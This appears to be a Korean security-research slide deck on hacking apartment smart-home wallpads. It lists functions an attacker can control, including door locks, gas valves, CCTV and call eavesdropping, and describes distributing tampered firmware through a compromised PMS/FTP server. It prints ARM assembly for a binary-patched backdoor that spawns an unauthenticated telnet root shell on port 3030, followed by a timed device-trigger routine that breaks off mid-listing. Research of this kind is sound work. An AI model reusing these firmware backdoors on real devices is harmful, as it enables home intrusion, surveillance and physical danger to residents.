
스마트 홈 해킹

Attack Surface

Analyzing


DEMO VIDEO

# IPC MITM을 통한 월패드 장악






# IPC MITM을 통한 월패드 장악



## IPC MITM을 통한 월패드 장악

월패드 모든 기능제어 가능

기능	제어부	피해 분류
차량 입차 정보 조회	서버	사생활 침해
단지 내 CCTV 조회	서버	사생활 침해
공지사항 게시 및 조회	서버	사생활 침해, 피싱
엘리베이터 제어	서버	사생활 침해, 주민 활동 마비
방문자 영상 조회	서버	사생활 침해
방문자 기록 조회	서버	사생활 침해
주차장 차단기 제어	서버	사생활 침해, 무단 침입
공동 현관문 제어	서버	사생활 침해, 무단 침입
월패드 영상/음성 재생	월패드	사생활 침해, 피싱
가스 밸브 제어	월패드	화재 발생 가능
조명 on/off 확인 및 제어	월패드	사생활 침해
환풍기 on/off 확인 및 제어	월패드	사생활 침해
<b>도어락 제어</b>	월패드	사생활 침해, 무단 침입
통화 도청	월패드	사생활 침해, 피싱





## PMS server(FTP server) 장악을 통한 커스텀 펌웨어 업데이트

### Background


- PMS 서버 계정 탈취 (Read, Write 권한 O)
- 월패드 내 Firmware 무결성 검증 기능 부재


### 시나리오

바이너리 패치를 통한 펌웨어 변조 및 유포

- Backdoor remote shell
- 특정 시간에 디바이스 제어
- 디버그 함수 호출을 통한 디바이스 제어

## 아파트 단지 별 제어 서버 (FTP 서버) PMS 서버 기능 수행







## 바이너리 패치를 통한 펌웨어 변조 및 유포 시나리오

### 1. Backdoor remote shell

```

backdoor_32AE00                                ; CODE XREF: sub_126E48+110↑p
                                                ; sub_12703C+C8↑p
        STMFD    SP!, {R4-R8,LR}
        SUB      SP, SP, #0x48
        MOV      R7, #2
        SVC      0                               ; syscall_fork()
        MOV      R3, R0
        CMP      R3, #0
        BNE      retron_32AE38
        LDR      R0, =aBinBusybox ; "/bin/busybox"

-----
off_32AE20    DCD    aBinBusybox                ; DATA XREF: .data:0032AE1C↑r
                                                ; "/bin/busybox"

-----
        LDR      R1, =argument_32AE40

-----
off_32AE28    DCD    argument_32AE40            ; DATA XREF: .data:0032AE24↑r

-----
        MOV      R7, #0xB
        MOV      R2, #0
        SVC      0                               ; syscall_execve("/bin/busybox",
                                                ; ["/bin/busybox", "telnetd", "-l", "-p", "3030", "/bin/sh"])

retron_32AE38                                ; CODE XREF: .data:0032AE18↑j
        ADD      SP, SP, #0x48
        LDMFD    SP!, {R4-R8,LR}
        BX      LR
    
```

바이너리 패치를 통해  
Backdoor 기능을 하는 sub process를 생성하는 코드 추가

## 바이너리 패치를 통한 펌웨어 변조 및 유포 시나리오

### 2. 특정 시간에 디바이스 제어

```

door_trigger_32AE00      ; CODE XREF: sub_126E48+110↑p
                        ; sub_12703C+C8↑p
    STMFD    SP!, {R4-R8,LR}
    SUB      SP, SP, #0x48
    MOV      R7, #2
    SUC      0          ; syscall_fork
    MOV      R3, R0
    CMP      R3, #0
    BNE      loc_32AE80
    MOV      R0, #0x3C
    BL       sleep      ; sleep(60)
    LDR      R0, =aDevS3c_serial3 ; "/dev/s3c_serial3"

